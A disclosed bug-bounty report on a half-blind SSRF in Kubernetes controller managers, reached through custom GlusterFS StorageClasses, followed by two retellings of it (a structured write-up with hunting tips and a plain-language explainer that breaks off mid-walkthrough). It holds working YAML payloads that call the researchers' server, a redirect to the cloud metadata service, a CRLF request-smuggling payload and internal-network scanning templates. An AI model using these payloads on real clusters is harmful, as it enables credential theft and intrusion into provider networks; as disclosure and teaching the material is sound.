Half-Blind SSRF found in kube/cloud-controller-manager can be upgraded to complete SSRF (fully crafted HTTP requests) in vendor managed k8s service.
A half-blind SSRF vulnerability in the kube/cloud-controller-manager, triggered via a custom StorageClass, allowed an attacker to make HTTP requests from the vendor's internal network. By combining this with a redirect trick and an old Go HTTP smuggling flaw, the attacker could perform full SSRF, scan internal services, and potentially retrieve cloud credentials.
 Originally disclosed on HackerOne
- Triaged in 19 hours
- Fixed in 6 months
- Paid in 49 days
- Disclosed after 9 months
Hello,
Who we are :
We’re two French security researchers and our respective names are Brice Augras and Christophe Hauquiert, we worked and found the vulnerability together.
Brice Augras from https://www.groupe-asten.fr/ company - https://hackerone.com/reeverzax Christophe Hauquiert - https://hackerone.com/hach
Summary
We recently led some security investigations about Kubernetes product hosted in a managed service. By abusing product vulnerability due to implementation context, we would like to bring to your attention technical details about what we found. We started an investigation process on multiple managed k8s offers and found quite each time a Critical Impact vulnerability as this can vary from half-blind SSRF and allow an attacker to perform internal services enumeration inside the distributor perimeter to full SSRF vulnerability . We're getting in touch with you about the vulnerability you just got aware of two weeks ago from security team we were in touch with.
Technical specification :
- Fake vendor name : example.com
- Kubernetes release for half-blind SSRF scenario: 1.14
- Kubernetes release for complete SSRF vulnerability : up to v1.15.3, v1.14.6 and v1.13.10
We don't know if the previous information regarding k8s release can be useful for you as each distributor seems to manage its own k8s custom cluster release.
- Attacker server: https://bzh.ovh (51.38.238.22)
- Provided file with proof of concept scripts: PoC.zip
(Attachment on the original report: PoC.zip)
Compromission Scenario
Here is the main workflow we followed in order to escape from our customer environment on multiple distributors providing k8s managed offer.
Firstly, we created a k8s cluster on distributors managed k8s service. Mainly, these vendors use the following infrastructure :

After configuring kubectl binary, we were able to manage our customer cluster provided by example.com
When creating a persistent volume claim associated with a custom StorageClass on our cluster, the provisioning step is handled by the kube/cloud controller manager (depending of the release), we noticed that the process was handled inside vendor internal perimeter. We discovered the existence of a half-blind SSRF vulnerability inside multiple StorageClasses (glusterfs, scaleio, storageos) due to k8s managed context.
This half-blind SSRF can be used us to scan master VPC network and request the different listening services (Metadata instance, Kubelet, ETCD, etc..) based on the kube-controller responses.
Initially, we were only limited to HTTP POST requests as we were unable to retrieve content of body page if the response code was equal to 200 and not in JSON Content-Type. But we improved our first payload by combining the previous step with a 302 redirect from an external server in order to convert POST request to GET request.
In addition to this, if the managed k8s offer service provider was using an old k8s cluster release AND allowed customer kube-controller-manager logs access, an attacker could interact in a more convenient way by crafting full user-controllable HTTP requests and get full HTTP response. This was the attack scenario with the most impact. Indeed, while we were working on our research project, we managed to perform some of the following actions among different managed k8s providers: Priv esc with credential retrieving via metadata instances, DoS the master instance with HTTP request (unencrypted) on ETCD master instances, etc...
PoC
PoC n°1 - Half Blind SSRF
While doing some analysis on glusterFS storage Class Golang source, we noticed that the first HTTP request issued during a Volume creation (https://github.com/heketi/heketi/blob/master/client/api/go-client/volume.go#L34), /volumes was appended at the end of the user provided URL in resturl parameter. In order to remove the end of this unwanted path, we used the # trick in the resturl parameter. Here is the first YAML payload we used as evidence for the half-blind SSRF vulnerability:
apiVersion: storage.k8s.io/v1
kind: StorageClass
metadata:
name: poc-ssrf
provisioner: kubernetes.io/glusterfs
parameters:
resturl: "http://bzh.ovh:6666/#"
clusterid: "630372ccdc720a92c681fb928f27b53f"
restauthenabled: "true"
restuser: "admin"
secretNamespace: "default"
secretName: "poc-ssrf-secret"
gidMin: "40000"
gidMax: "50000"
volumetype: "replicate:3"
---
apiVersion: v1
data:
key: bXlwYXNzd29yZA==
kind: Secret
metadata:
name: poc-ssrf-secret
namespace: default
type: kubernetes.io/glusterfs
---
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
name: poc-ssrf
spec:
accessModes:
- ReadWriteOnce
volumeMode: Filesystem
resources:
requests:
storage: 8Gi
storageClassName: poc-ssrf
We executed the payload with kubectl binary, and the kube-controller-manager handled the creation process and HTTP request:
kubectl create -f sc-poc.yam

The attacker server was put in listening mode on port 6666 in order to handle incoming POST requests and verify that how the URL could be arbirary controlled by an attacker:
PoC n°2 : Redirecting POST to GET HTTP request trick
The first request issued by Glusterfs client was a POST type, by doing the following steps, we were able to convert POST request to GET:
• Storage class uses http://bzh.ovh/redirect.php# as resturl parameter • https://bzh.ovh/redirect.php endpoint responds with 302 HTTP return code with the following Location Header http://169.254.169.254 (could be any other internal resource, this redirected url is used for example purposes) • As by default Golang net/http library follows redirection and convert POST to GET with 302 return code, the targeted resource is then requested with a HTTP GET request.
We were able to read HTTP response body on some requests by describing persistent volume claim object:
kubectl describe pvc xxx
Or, getting events from Kubernetes cluster with command below:
kubectl get event
Here is an example of JSON response we were able to retrieve :

The exploitation process of our vulnerability at this moment was limited due to the following elements:
- We were not able to inject HTTP headers in the emitted request
- We were not able to perform POST HTTP Request with body parameters (useful to
request key value on ETCD instance running on 2379 PORT if HTTP unencrypted is used)
- We were not able to retrieve response body content when HTTP return code was
200 and not a JSON Content-Type response.
PoC n°3 : Managed cluster Lan scanning and sensitive data exposure
At least, as we had the possibility to scan LAN resources, the next step was automation. Indeed, in order to scan one IP address and one port we had to realize the following tasks:
- Delete previous tested Storage Class
- Delete previous tested Persistent Volume Claim
- Change IP and PORT in sc.yaml
- Create Storage Class with new IP and port
- Create new Persistent Volume Claim

Since the way to scan for one resource was very specific and incompatible with traditional SSRF exploitation tools or scanners, we decided to create some kind of custom workers in bash script. In order to be able to scan 172.16.0.0/12 range faster, we launched 15 simultaneously workers. The above IP range was chosen just for demonstration purposes and can be adapted to each provider internal IP range.
Each worker was launched the following command:
Here are two additional YAML files that needs to be in the same directory as scanner.sh Bash script:
apiVersion: storage.k8s.io/v1
kind: StorageClass
metadata:
name: {{SC_NAME}}
provisioner: kubernetes.io/glusterfs
parameters:
resturl: "http://{{URL}}#"
clusterid: "630372ccdc720a92c681fb928f27b53f"
restauthenabled: "true"
restuser: "admin"
secretNamespace: "default"
secretName: "heketi-secret"
gidMin: "40000"
gidMax: "50000"
volumetype: "replicate:3"
Above is the content of template_sc.yaml
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
name: {{PVC_NAME}}
spec:
accessModes:
- ReadWriteOnce
volumeMode: Filesystem
resources:
requests:
storage: 8Gi
storageClassName: {{SC_NAME}}
Above is the content of template_pvc.yaml
PoC n°4 : CRLF + smuggling HTTP injection in old Kubernetes cluster releases
In addition to all the previous steps, we found a more efficient way to retrieve full HTTP response body content in addition to craft complete HTTP requests that were user controlled.
Unfortunately, the vulnerability requires the following prerequisites:
- Kube Controller Manager logs reachable by the customer
- Kubernetes Cluster version using Golang version <1.12 (See technical requirements chapter for additional information about specific k8s releases concerned)
We still wan't to bring this attack scenario with a PoC as some providers still have some customers using one of these “deprecated” k8s release.
We realized a first PoC in a local environment to demonstrate the vulnerability. Here are some technical details about them: We discovered a vulnerability was existing for the following Golang releases <1.12 (https://github.com/golang/go/issues/30794) that allowed to produce HTTP smuggling/CRLF attacks. By combining the Half-Blind SSRF described above and the vulnerability, we were able to send complete crafted requests, including custom headers, HTTP method, parameters and data that were going to be executed by the kube-controller-manager.
In addition to previous steps, we were able to retrieve full HTTP responses from interal requested resource.
We deployed a local environment simulating Kubernetes exchanges between the GlusterFS Go client and a fake targeted server. (PoC is http-smuggling-poc in the zip file).
Here is an example of a working StorageClass resturl parameter payload performing an HTTP smuggling attack + CRLF during provisioning step in order to leak response content in kube- controller logs:
Here is an example of a working StorageClass resturl parameter payload allowing to perform this kind of attack scenario :
http://172.31.X.1:10255/healthz? HTTP/1.1\r\nConnection: keep-
alive\r\nHost: 172.31.X.1:10255\r\nContent-Length: 1\r\n\r\n1\r\nGET /pods? HTTP/1.1\r\nHost: 172.31.X.1:10255\r\n\r\n
Here is the complete HTTP response that was leaking inside the lube-controller-manage logs :

Impact
Impact Analysis
This was quite hard for us to evaluate how hard the impact was for these two attack vectors. Indeed, as they are vendor dependent, we preferred to take the lowest score we found about impact analysis regarding to whom we reported the security problematic. Feel free to exchange with us about the CVSS score about you consider for this vulnerability as this seems to be related to managed context k8s environment.
From the various distributors we led research on, we noticed that this could lead to the following impact analysis :
Integrity
- Lateral movement with cloud steal credentials (from metadata API)
- Remote command execution by using these credentials
- Reproducing above scenario in an IDOR way with other resources discovered in LAN area.
Confidentiality
- Information gathering by LAN scannin (ssh version, http server versions, ...)
- Instances and infrastructure information by requesting internal API like metadata APIs (http://169.254.169.254, ...)
- Customers data leak, by using cloud credentials
Availability
All the post-exploitation scenarios about integrity attack vectors could be used to perform disruptive scenarios and make master instance from our customer perimeter or other customer unavailable.
Indeed, as we are in managed k8senvironment and considering the integrity impact, we can imagine lots of scenarios that can impact availability. An additional example could be to corrupt ETCD database or perform critical call to kubernetes API.
Best Regards,
Brice Augras from @Groupe-Asten Christophe Hauquiert
Context
The target is Kubernetes, specifically the kube-controller-manager and cloud-controller-manager components, as they are deployed inside vendor-managed Kubernetes services. The feature at the centre of the report is dynamic volume provisioning: when a customer creates a PersistentVolumeClaim that references a custom StorageClass, the provisioning step is handled by the controller manager, and that process runs inside the vendor's internal perimeter rather than in the customer's cluster.
The researchers, Brice Augras and Christophe Hauquiert, investigated several managed Kubernetes offers and found that the in-tree storage provisioners for glusterfs, scaleio and storageos accept a user-supplied URL (resturl for GlusterFS) and issue HTTP requests to it from the controller manager. Because the controller manager sits on the master VPC network, this turns into a server-side request forgery primitive. In some configurations it is half-blind (the attacker cannot always read the response body), and in older releases with controller manager logs exposed to the customer it can be upgraded to a complete SSRF where the attacker controls the full HTTP request and reads the full response.
Setup
The report lists the following technical parameters:
| Item | Value |
|---|---|
| Fake vendor name | example.com |
| Kubernetes release for the half-blind SSRF scenario | 1.14 |
| Kubernetes release for the complete SSRF | up to v1.15.3, v1.14.6 and v1.13.10 |
| Attacker server | https://bzh.ovh ([redacted]) |
| Proof of concept scripts | PoC.zip |
The researchers note that the Kubernetes release information may not map cleanly to real distributors, because each distributor manages its own custom cluster release. The proof of concept archive PoC.zip was attached to the report.
Finding it
The starting point was a cluster created on a distributor's managed Kubernetes service. The vendors typically use an infrastructure layout where the customer cluster is managed through kubectl while the control plane and controller manager run inside the vendor perimeter.
While analysing the GlusterFS storage class Go source, the researchers noticed that the first HTTP request issued during volume creation appends /volumes to the user-provided URL in the resturl parameter (the code is referenced at https://github.com/heketi/heketi/blob/master/client/api/go-client/volume.go#L34). That means the attacker controls the host and path prefix but not the trailing path segment. The # fragment trick was used to strip the unwanted suffix.
This looked wrong because the URL is fully attacker-controlled from a customer-created object, yet the request is emitted by a component running inside the vendor network. The same pattern was found in the glusterfs, scaleio and storageos StorageClasses.
Exploitation
Step 1: Half-blind SSRF via GlusterFS StorageClass
The first YAML payload creates a StorageClass, a Secret and a PersistentVolumeClaim. The resturl points at the attacker server with a trailing # to drop the appended /volumes path.
apiVersion: storage.k8s.io/v1
kind: StorageClass
metadata:
name: poc-ssrf
provisioner: kubernetes.io/glusterfs
parameters:
resturl: "http://bzh.ovh:6666/#"
clusterid: "[redacted]"
restauthenabled: "true"
restuser: "admin"
secretNamespace: "default"
secretName: "poc-ssrf-secret"
gidMin: "40000"
gidMax: "50000"
volumetype: "replicate:3"
---
apiVersion: v1
data:
key: bXlwYXNzd29yZA==
kind: Secret
metadata:
name: poc-ssrf-secret
namespace: default
type: kubernetes.io/glusterfs
---
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
name: poc-ssrf
spec:
accessModes:
- ReadWriteOnce
volumeMode: Filesystem
resources:
requests:
storage: 8Gi
storageClassName: poc-ssrf
The payload was applied with kubectl:
kubectl create -f sc-poc.yam
The controller manager handled the creation process and issued the HTTP request. The attacker server was listening on port 6666 to receive the incoming POST requests and confirm that the URL was arbitrary controlled by the attacker.
At this stage the attacker could scan the master VPC network and request listening services such as the metadata instance, Kubelet and ETCD, based on the responses returned by the controller. The limitation was that only HTTP POST requests were possible, and the response body could not be read when the status code was 200 and the content type was not JSON.
Step 2: Converting POST to GET with a 302 redirect
To work around the POST-only limitation, the researchers used an external redirect. The StorageClass resturl points at a redirect script on the attacker server, which responds with a 302 and a Location header pointing at the internal target. Because the Go net/http library follows redirects and converts POST to GET on a 302, the internal resource is requested with a GET.
The steps described in the report are:
- The StorageClass uses
http://bzh.ovh/redirect.php#as theresturlparameter. - The
https://bzh.ovh/redirect.phpendpoint responds with a 302 HTTP return code and the followingLocationheader:http://[redacted](any other internal resource could be used; this one is for example purposes). - Because the Go
net/httplibrary follows redirection and converts POST to GET on a 302 return code, the targeted resource is requested with an HTTP GET request.
The response body could then be read on some requests by describing the persistent volume claim:
kubectl describe pvc xxx
Or by getting events from the cluster:
kubectl get event
An example of the JSON response retrieved this way:
At this point the exploitation was still limited by three things: no HTTP header injection, no POST with body parameters (which would be needed to query key/value pairs on an ETCD instance on port 2379 over unencrypted HTTP), and no response body when the status was 200 with a non-JSON content type.
Step 3: LAN scanning with custom workers
Because scanning required deleting and recreating objects for every IP and port, the process was incompatible with standard SSRF tools. The researchers automated it with bash workers. For each IP and port the worker had to:
- Delete the previously tested StorageClass.
- Delete the previously tested PersistentVolumeClaim.
- Change the IP and port in
sc.yaml. - Create the StorageClass with the new IP and port.
- Create a new PersistentVolumeClaim.
To scan the [redacted]/12 range faster, 15 workers were launched simultaneously. The range was chosen for demonstration and can be adapted to each provider's internal IP range. Each worker was launched with the following command:
Two YAML templates were placed in the same directory as the scanner.sh script. The first is template_sc.yaml:
apiVersion: storage.k8s.io/v1
kind: StorageClass
metadata:
name: {{SC_NAME}}
provisioner: kubernetes.io/glusterfs
parameters:
resturl: "http://{{URL}}#"
clusterid: "[redacted]"
restauthenabled: "true"
restuser: "admin"
secretNamespace: "default"
secretName: "heketi-secret"
gidMin: "40000"
gidMax: "50000"
volumetype: "replicate:3"
The second is template_pvc.yaml:
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
name: {{PVC_NAME}}
spec:
accessModes:
- ReadWriteOnce
volumeMode: Filesystem
resources:
requests:
storage: 8Gi
storageClassName: {{SC_NAME}}
Step 4: CRLF and HTTP smuggling for full request control
A more powerful variant was found for older releases. It requires two preconditions:
- Kube Controller Manager logs reachable by the customer.
- A Kubernetes cluster using a Go version below 1.12 (the report references
https://github.com/golang/go/issues/30794).
The Go vulnerability allowed HTTP smuggling and CRLF injection. Combined with the half-blind SSRF, it let the attacker send complete crafted requests, including custom headers, HTTP method, parameters and data, executed by the controller manager, and retrieve full HTTP responses from the internal resource.
The researchers deployed a local environment simulating the exchanges between the GlusterFS Go client and a fake targeted server; the proof of concept is http-smuggling-poc in the zip file. The working resturl payload performing the smuggling and CRLF attack during provisioning, in order to leak the response into the controller manager logs, is:
http://172.31.X.1:10255/healthz? HTTP/1.1\r\nConnection: keep-
alive\r\nHost: 172.31.X.1:10255\r\nContent-Length: 1\r\n\r\n1\r\nGET /pods? HTTP/1.1\r\nHost: 172.31.X.1:10255\r\n\r\n
The complete HTTP response leaked inside the controller manager logs is shown here:
Root cause
The in-tree storage provisioners accept a user-controlled URL from a StorageClass and issue HTTP requests to it from the controller manager, which runs inside the vendor perimeter. The # fragment trick works because the appended path (/volumes for GlusterFS) is dropped by the client before the request is sent, leaving the attacker in control of the host and path. The redirect trick works because the Go net/http library follows 302 redirects and converts POST to GET. The smuggling variant works because of the Go issue referenced above, which allowed CRLF injection in URLs on releases below 1.12.
Existing defences did not stop this because the StorageClass is a customer-created object and the URL is a legitimate parameter of the provisioner. The trust boundary between the customer cluster and the vendor control plane is crossed by design when the controller manager handles provisioning.
Impact
The impact is vendor-dependent, and the researchers deliberately took the lowest score they found across the distributors they reported to. They invite discussion on the CVSS score because it depends on the managed context. The report lists the following impact analysis.
Integrity
- Lateral movement with cloud credential theft from the metadata API.
- Remote command execution using those credentials.
- Reproducing the scenario in an IDOR way with other resources discovered in the LAN area.
Confidentiality
- Information gathering by LAN scanning (SSH versions, HTTP server versions, and so on).
- Instance and infrastructure information by requesting internal APIs such as metadata APIs (
http://[redacted], and others). - Customer data leak by using cloud credentials.
Availability
All the post-exploitation scenarios for integrity could be used for disruption, making the master instance of the customer's perimeter or other customers unavailable. Examples include corrupting the ETCD database or making critical calls to the Kubernetes API.
Among the different managed Kubernetes providers, the researchers managed to perform actions such as privilege escalation with credential retrieval via metadata instances and DoS of the master instance with unencrypted HTTP requests against ETCD master instances.
Fix
The report does not describe a specific fix or a change made by the vendor. The conditions that make the attack possible are the user-controlled resturl in the in-tree storage provisioners, the controller manager running inside the vendor network, and, for the full variant, customer access to controller manager logs combined with a Go version below 1.12. Removing any of these conditions would break the chain; the report does not state which one was changed.
Variants to test
- Other in-tree storage provisioners that accept a URL parameter, such as
scaleioandstorageos, which the report names alongsideglusterfs. A positive result is an outbound request from the controller manager to an attacker-controlled host. - The
#fragment trick on any provisioner that appends a fixed path to a user-supplied URL. A positive result is a request arriving at the attacker host without the appended path. - A 302 redirect from an attacker-controlled endpoint to an internal address. A positive result is a GET request to the internal resource, visible in
kubectl describe pvcorkubectl get eventoutput. - CRLF and HTTP smuggling payloads in
resturlon clusters using Go below 1.12 with controller manager logs exposed. A positive result is a full HTTP response from the internal resource appearing in the logs.
Hunting notes
This kind of bug tends to hide in managed services where a customer-controlled object causes a component inside the provider network to make outbound requests. During recon, look for storage classes and other resources whose parameters include URLs, and check whether the provider exposes controller manager logs to the customer. The # trick and the 302 redirect are cheap ways to confirm control over the request before investing in automation. The researchers showed impact by scanning the internal range with parallel workers and by demonstrating credential retrieval from metadata instances and DoS against ETCD.
What happened, in plain words
Two security researchers, Brice Augras and Christophe Hauquiert, looked at Kubernetes clusters that cloud providers run for their customers. Kubernetes is a system for running software in containers (small, self-contained boxes) across many machines. When a provider offers Kubernetes "as a service", the customer gets a cluster to play with, but the machines that actually run the cluster sit inside the provider's own private network.
The researchers found that a customer could create a perfectly ordinary object inside their own cluster, and that object would make a piece of the provider's internal machinery send a web request to any address the customer chose. That is the essence of a vulnerability class called Server-Side Request Forgery, or SSRF: you trick a server into making a request on your behalf, to somewhere you could not reach yourself. It is like asking a hotel receptionist to "call this number for me" and giving them the number of the manager's private office.
Because the request comes from inside the provider's network, the customer can use it to probe machines that are not supposed to be reachable from the internet: internal metadata services, the cluster's own management services, and so on. In some setups the attacker can only see whether a request succeeded (a "half-blind" SSRF). In older setups, with certain logs visible to the customer, the attacker can craft the entire request and read the entire response (a "full" SSRF).
This article walks through the whole story in the same order as the technical write-up: the setup, how the bug was found, four proof-of-concept steps, the root cause, the impact, and what could be done about it. Every concept is explained from scratch, and every code snippet is copied exactly as it appeared in the report.
The people and the context
The report was written by Brice Augras and Christophe Hauquiert, two French security researchers who worked on it together. They investigated several managed Kubernetes offers from different providers and found a serious issue in almost every one. The severity varied: sometimes it was a half-blind SSRF that let an attacker enumerate internal services inside the provider's network, and sometimes it was a full SSRF.
The target named in the report is the Kubernetes project, specifically two components:
- kube-controller-manager: a program that runs inside the cluster's control plane and constantly reconciles the desired state (what you asked for) with the actual state (what exists). It is the cluster's busy foreman.
- cloud-controller-manager: a similar program that handles the parts that depend on the cloud provider, such as creating disks or load balancers.
The feature at the centre of the report is dynamic volume provisioning. In Kubernetes, a volume is a piece of storage that a container can use, like a USB stick attached to the container. A PersistentVolumeClaim (PVC) is a request from the customer saying "I need 8 gigabytes of storage, please give me one". A StorageClass is a template that says how to create that storage: which underlying system to use, with which settings. When a PVC references a StorageClass, the controller manager goes off and asks the storage system to create the volume. That conversation happens over HTTP, the same protocol your browser uses.
The key point: the controller manager runs inside the provider's network, not in the customer's cluster. So when it makes an HTTP request, that request originates from inside the provider's perimeter. If the customer can influence the URL of that request, the customer has an SSRF.
Setup: the parameters of the experiment
The report lists the following technical parameters:
| Item | Value |
|---|---|
| Fake vendor name | example.com |
| Kubernetes release for the half-blind SSRF scenario | 1.14 |
| Kubernetes release for the complete SSRF | up to v1.15.3, v1.14.6 and v1.13.10 |
| Attacker server | https://bzh.ovh ([redacted]) |
| Proof of concept scripts | PoC.zip |
A few words on these. The attacker server is a machine the researchers controlled, used to receive the forged requests. The PoC.zip archive was attached to the report and contains the scripts.
The researchers note that the Kubernetes release information may not map cleanly to real distributors, because each distributor manages its own custom cluster release. In other words, a provider might run a version that is not exactly one of the numbers above.
Finding it: how the bug was spotted
The starting point was a cluster created on a distributor's managed Kubernetes service. The vendors typically use an infrastructure layout where the customer cluster is managed through kubectl (the command-line tool for talking to Kubernetes) while the control plane and controller manager run inside the vendor perimeter.
While analysing the GlusterFS storage class Go source, the researchers noticed that the first HTTP request issued during volume creation appends /volumes to the user-provided URL in the resturl parameter. The code is referenced at https://github.com/heketi/heketi/blob/master/client/api/go-client/volume.go#L34. GlusterFS is a distributed file system; Heketi is the tool that manages it, and its Go client is what the controller manager uses to talk to it.
That means the attacker controls the host and path prefix but not the trailing path segment. The # fragment trick was used to strip the unwanted suffix. In a URL, everything after a # is called the fragment, and browsers and HTTP clients never send it to the server. So if you write http://attacker.example/#, the client sends a request to http://attacker.example/ and drops the # and everything after it. If the code then appends /volumes, the result is http://attacker.example/#/volumes, and the client sends only http://attacker.example/. The unwanted suffix is gone.
This looked wrong because the URL is fully attacker-controlled from a customer-created object, yet the request is emitted by a component running inside the vendor network. The same pattern was found in the glusterfs, scaleio and storageos StorageClasses. Those are three different storage systems, each with its own provisioner inside Kubernetes, and each accepting a URL parameter.
Exploitation
Step 1: Half-blind SSRF via GlusterFS StorageClass
The first YAML payload creates a StorageClass, a Secret and a PersistentVolumeClaim. YAML is a human-friendly text format for describing data, commonly used for Kubernetes configuration files. A Secret is a Kubernetes object that holds sensitive data such as passwords. The resturl points at the attacker server with a trailing # to drop the appended /volumes path.
apiVersion: storage.k8s.io/v1
kind: StorageClass
metadata:
name: poc-ssrf
provisioner: kubernetes.io/glusterfs
parameters:
resturl: "http://bzh.ovh:6666/#"
clusterid: "[redacted]"
restauthenabled: "true"
restuser: "admin"
secretNamespace: "default"
secretName: "poc-ssrf-secret"
gidMin: "40000"
gidMax: "50000"
volumetype: "replicate:3"
---
apiVersion: v1
data:
key: bXlwYXNzd29yZA==
kind: Secret
metadata:
name: poc-ssrf-secret
namespace: default
type: kubernetes.io/glusterfs
---
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
name: poc-ssrf
spec:
accessModes:
- ReadWriteOnce
volumeMode: Filesystem
resources:
requests:
storage: 8Gi
storageClassName: poc-ssrf
Line by line, in plain words:
apiVersion: storage.k8s.io/v1says which version of the Kubernetes API this object uses. The API is the set of rules and addresses through which you talk to Kubernetes, like a menu in a restaurant.kind: StorageClasssays this object is a StorageClass, the template for creating storage.metadata:starts the block of identifying information.name: poc-ssrfgives this StorageClass the namepoc-ssrf.provisioner: kubernetes.io/glusterfssays which piece of software will handle the actual creation. Here it is the GlusterFS provisioner.parameters:starts the settings for that provisioner.resturl: "http://bzh.ovh:6666/#"is the crucial line. It tells the provisioner to talk tobzh.ovhon port 6666, and the trailing#strips the/volumessuffix that the client would otherwise append.clusterid,restauthenabled,restuser,secretNamespace,secretName,gidMin,gidMax,volumetypeare the other settings the GlusterFS provisioner needs: which cluster to talk to, whether authentication is on, which user, where the password lives, and how to lay out the volume.---is a YAML separator: it means "a new document starts here".- The second document is a
Secret.data: key: bXlwYXNzd29yZA==is a base64-encoded password (base64 is a way of writing binary data as text).type: kubernetes.io/glusterfssays this secret is meant for GlusterFS. - The third document is a
PersistentVolumeClaimnamedpoc-ssrf.accessModes: - ReadWriteOncemeans the volume can be mounted by one node at a time.volumeMode: Filesystemmeans it is a normal file system.resources: requests: storage: 8Giasks for 8 gibibytes.storageClassName: poc-ssrflinks this claim to the StorageClass above.
The payload was applied with kubectl:
kubectl create -f sc-poc.yam
This command tells kubectl to create the objects described in the file sc-poc.yam. (The filename in the report is spelled sc-poc.yam, without the final l; that is what the report shows.) The controller manager handled the creation process and issued the HTTP request. The attacker server was listening on port 6666 to receive the incoming POST requests and confirm that the URL was arbitrarily controlled by the attacker.
At this stage the attacker could scan the master VPC network and request listening services such as the metadata instance, Kubelet and ETCD, based on the responses returned by the controller. A VPC is a Virtual Private Cloud, the private network a provider gives to its customers. Kubelet is the agent that runs on each node and manages containers. ETCD is the database where Kubernetes stores all its state. A metadata instance is a small internal service that cloud providers expose so that machines can learn things about themselves, such as their credentials; it is a classic SSRF target because it often hands out powerful secrets.
The limitation was that only HTTP POST requests were possible, and the response body could not be read when the status code was 200 and the content type was not JSON. POST is one of the HTTP methods; it is used to send data to a server, as opposed to GET, which is used to ask for a page. A status code is the three-digit number a server returns (200 means "OK", 302 means "redirect", 404 means "not found"). JSON is a text format for structured data, widely used by APIs.
Step 2: Converting POST to GET with a 302 redirect
To work around the POST-only limitation, the researchers used an external redirect. The StorageClass resturl points at a redirect script on the attacker server, which responds with a 302 and a Location header pointing at the internal target. A redirect is what happens when a web server says "the thing you asked for is over there, go fetch it from this other address". The Location header is where the new address is written. Because the Go net/http library follows redirects and converts POST to GET on a 302, the internal resource is requested with a GET. Go is the programming language Kubernetes is written in, and net/http is its standard library for HTTP.
The steps described in the report are:
- The StorageClass uses
http://bzh.ovh/redirect.php#as theresturlparameter. - The
https://bzh.ovh/redirect.phpendpoint responds with a 302 HTTP return code and the followingLocationheader:http://[redacted](any other internal resource could be used; this one is for example purposes). - Because the Go
net/httplibrary follows redirection and converts POST to GET on a 302 return code, the targeted resource is requested with an HTTP GET request.
[redacted] is a special address that cloud providers use for their metadata service. It is not reachable from the internet; only machines inside the provider's network can talk to it. That is exactly why the SSRF is useful: the controller manager can reach it, and the attacker cannot.
The response body could then be read on some requests by describing the persistent volume claim:
kubectl describe pvc xxx
kubectl describe asks Kubernetes for a detailed human-readable description of an object. pvc is short for PersistentVolumeClaim, and xxx is a placeholder for the claim's name.
Or by getting events from the cluster:
kubectl get event
kubectl get event lists the events Kubernetes has recorded, which are short messages about things that happened in the cluster.
An example of the JSON response retrieved this way:
At this point the exploitation was still limited by three things: no HTTP header injection, no POST with body parameters (which would be needed to query key/value pairs on an ETCD instance on port 2379 over unencrypted HTTP), and no response body when the status was 200 with a non-JSON content type. HTTP headers are the metadata lines at the top of a request or response, such as Host or Content-Type. Port 2379 is the port ETCD listens on by default. Unencrypted HTTP means plain HTTP, without TLS, the encryption that gives you https://.
Step 3: LAN scanning with custom workers
Because scanning required deleting and recreating objects for every IP and port, the process was incompatible with standard SSRF tools. A LAN is a Local Area Network, the private network inside an organisation. Standard SSRF tools assume they can just fire requests and read responses; here, each probe required a whole Kubernetes object lifecycle. So the researchers automated it with bash workers. Bash is the standard command-line shell on Linux and macOS. A worker here is a script that repeatedly performs the same task.
For each IP and port the worker had to:
- Delete the previously tested StorageClass.
- Delete the previously tested PersistentVolumeClaim.
- Change the IP and port in
sc.yaml. - Create the StorageClass with the new IP and port.
- Create a new PersistentVolumeClaim.
To scan the [redacted]/12 range faster, 15 workers were launched simultaneously. The range was chosen for demonstration and can be adapted to each provider's internal IP range. [redacted]/12 is a block of private IP addresses, the kind used inside private networks. Each worker was launched with the following command:
Two YAML templates were placed in the same directory as the scanner.sh script. The first is template_sc.yaml:
apiVersion: storage.k8s.io/v1
kind: StorageClass
metadata:
name: {{SC_NAME}}
provisioner: kubernetes.io/glusterfs
parameters:
resturl: "http://{{URL}}#"
clusterid: "[redacted]"
restauthenabled: "true"
restuser: "admin"
secretNamespace: "default"
secretName: "heketi-secret"
gidMin: "40000"
gidMax: "50000"
volumetype: "replicate:3"
